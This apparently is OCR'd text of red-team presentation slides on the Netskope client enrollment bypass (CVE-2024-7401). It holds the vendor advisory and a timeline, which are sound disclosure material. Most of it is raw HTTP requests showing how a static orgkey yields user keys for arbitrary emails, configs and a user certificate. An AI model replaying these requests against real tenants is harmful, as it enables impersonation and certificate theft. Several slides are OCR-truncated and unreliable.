


Request

```
GET /config/user/getbrandingbyemail?
orgkey=1FaK30rGk3ysQYMcytbk&email=alan%40zerosafe.net
HTTP/1.1
Host: addon-zerosafe.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST Agent
123.0.0.2272;Hostname
Accept: */*
Connection: keep-alive
```


Response

```
HTTP/1.1 200 OK
content-length: 412
strict-transport-security: max-age=16000000;
includeSubDomains; preload;

{"AddonCheckerHost":"achecker-
zerosafe.goskope.com","AddonCheckerResponseCode":"netSkope
@netSkope","AddonManagerHost":"addon-
zerosafe.goskope.com","EncryptBranding":true,"
1FaK30rGk3ysQYMcytbk":"OrgKey","OrgName":"ZeroSafe","SFChe
ckerHost":"sfchecker.goskope.com","SFCheckerIP":"8.8.8.8",
"UserEmail":"alan@zerosafe.net","UserKey":"U53rk3ygIjv89dI
bt4i7","ValidateConfig":false,"tenantID":"9999999"}
```




Request


```
GET /config/user/getbrandingbyemail?
orgkey=1FaK30rGk3ysQYMcytbk&email=alan%4
HTTP/1.1
Host: addon-zerosafe.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST
123.0.0.2272;Hostname
Accept: */*
Connection: keep-alive
```



Response

```
HTTP/1.1 200 OK
content-length: 412
strict-transport-security: max-age=16000000;
includeSubDomains; preload;

{"AddonCheckerHost":"achecker-
zerosafe.goskope.com","AddonCheckerResponseCode":"netSkope
@netSkope","AddonManagerHost":"addon-
zerosafe.goskope.com","EncryptBranding":true,"
1FaK30rGk3ysQYMcytbk":"OrgKey","OrgName":"ZeroSafe","SFChe
ckerHost":"sfchecker.goskope.com","SFCheckerIP":"8.8.8.8",
"UserEmail":"alan@zerosafe.net","UserKey":"U53rk3ygIjv89dI
bt4i7","ValidateConfig":false,"tenantID":"9999999"}
```






Request

```
GET /config/user/getbrandingbyemail?
orgkey=1FaK30rGk3ysQYMcytbk&email=mclovin%40zerosafe.net
HTTP/1.1
Host: addon-zerosafe.goskope.com
User-Agent: Windows NT 11.0 x64;Net kope ST Agent
123.0.0.2
Accept: *
```

Be whoever you like!

```
rity: max-age=16000000; includeSubDomains;
```


```
{"AddonCheckerHost":"achecker-
zerosafe.goskope.com","AddonCheckerResponseCode":"netSkope@netSkope
","AddonManagerHost":"addon-
zerosafe.goskope.com","EncryptBranding":true,"
1FaK30rGk3ysQYMcytbk":"OrgKey","OrgName":"ZeroSafe","SFCheckerHost"
:"sfchecker.goskope.com","SFCheckerIP":"8.8.8.8","UserEmail":"mclov
in@zerosafe.net","UserKey":"
U53rk3ygIjv89dIbt4i7","ValidateConfig":false,"tenantID":"9999999"}
```




Request

```
GET /v2/config/org/clientconfig?
orgkey=1FaK30rGk3ysQYMcytbk&hashkey=U53rk3ygIjv89dIbt4i7&
tenantconfig=1 HTTP/1.1
Host: addon-zerosafe.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST Agent
123.0.0.2272;Hostname
Accept: */*
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
date: Fri, 28 Feb 2025 10:31:33 GMT
content-type: application/json
content-length: 9476
strict-transport-security: max-age=16000000;
includeSubDomains; preload;

{"IDPModeOnlyIfConfigured":"0","MDMSecureEnrollmentTokenE
nabled":"0","OverrideAccessMethodDetection":"0","add_os_a
nd_access_method_to_ssl_decryption":"0","advance_firewall
_enabled":"0","alert_acknowledge":"0","allowClientDisabli
ng":"false","allowIdPLogout":"false",
… }
```



Request

```
GET /v2/config/user/cert?
hashkey=U53rk3ygIjv89dIbt4i7&orgkey=1FaK30rGk3ysQYMcytbk
HTTP/1.1
Host: addon-zerosafe.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST Agent
123.0.0.2272;Hostname
Accept: */*
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: NSSVC/1.0
Content-Type: application/x-pkcs12
Content-Disposition: attachment;
filename="usercert.pkcs12"
Keep-Alive: timeout=5
Content-Length: 2754

..
```

Authentication Bypass – Netskope

NSKPSA-2024-001

Netskope Security Advisory

Netskope Security Advisory – Netskope client enrollment bypass issue

Security Advisory ID:	NSKPSA-2024-001	Severity Rating:	High
First Communicated:	Apr 18, 2024	Overall CVSS Score:	8.5
Version:	1.0	CVE-ID:	CVE-2024-7401

Description

Netskope was notified about a security gap in Netskope Client enrollment process where NSClient is using a static token "Orgkey" as authentication parameter. Since this a static token, if leaked, cannot be rotated or revoked. A malicious actor can use this token to enroll NSClient from a customer's tenant and impersonate.

Remediation

Netskope has fixed the gap and recommends customers to review their deployments of Netskope Client and enable the fix in their tenants. Here is the detailed guide - https://docs.netskope.com/en/secure-enrollment/

Workaround

There is no countermeasure available to remediate the gap without enabling Secure Enrollment, but follow the below steps to minimize the risk:

Enable device compliance and device classification
Create a policy to block all traffic for the devices which are not meeting the device compliance checks and are not falling under proper device classification.

Special Notes and Acknowledgement

Netskope credits Sander di Wit for reporting this flaw.

IdP Mode Auth Bypass - The fix


- **April 18th 2024:** According to the NSKPSA-2024-001 advisory, Netskope was notified about the IdP mode auth bypass
- **August 26th 2024**: CVE-2024-7401 and Netskope advisory released, describing a fix using Secure Enrollment
  - A new enrolment method introduced in release 116.10.0
  - They also advise to enable device compliance and classification (i.e. posture) checks
  - The advisory states:

    "Netskope has received isolated reports of abuse of this known exploit by Bug Bounty hunters."
- **February 3rd 2025:** With version release 123, Secure Enrollment is enforced by default for all new tenants
- **March 2025:** We found and exploited this same bug on a Red Team engagement
- **July 2025:** We still see tenants without Secure Enrollment enabled

Authentication Bypass – Netskope

- So, what about Secure Enrolment?...

- Uses a signed JWT in the request to retrieve the user key ..
- Enrollment token must be pre-deployed to user's device via MDM



Request

```
GET /v1/branding/tenant/?orgkey=1FaK30rGk3ysQYMcytbk
HTTP/1.1
Host: enrolment-eu.goskope.com
User-Agent: Windows NT 11.0 x64;Netskope ST Agent
123.0.0.2272;Hostname
Authorization: Bearer eyJ0…
Accept: */*
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
content-length: 412
strict-transport-security: max-age=16000000;
includeSubDomains; preload;

{"AddonCheckerHost":"achecker-
zerosafe.goskope.com","AddonCheckerResponseCode":"netSkope
@netSkope","AddonManagerHost":"addon-
zerosafe.goskope.com","EncryptBranding":true,"1FaK30rGk3ys
QYMcytbk":"OrgKey","OrgName":"ZeroSafe","SFCheckerHost":"s
fchecker.goskope.com","SFCheckerIP":"8.8.8.8","UserEmail":
"alan@zerosafe.net","UserKey":"U53rk3ygIjv89dIbt4i7","Vali
dateConfig":false,"tenantID":"9999999"}
```

Authentication Bypass – Netskope

Signed with the secure enrolment key

Request

```
GET /v1/branding/tenant/
HTTP/1.1
Host: enrolment-eu.gosko
User-Agent: Windows NT 1
123.0.0.2272;Hostname
Authorization: Bearer ey
Accept: */*
Connection: keep-alive
```


```
"
nt",
FaK30rGk3ysQYMcytbk",
%40zerosafe.net",
1741602516,
06092,
02515
MexJc17H098gxyTq…"
```

But which Org



1WIN 10600
99
0
URL WINS
PERFECT!
URL
TOKEN

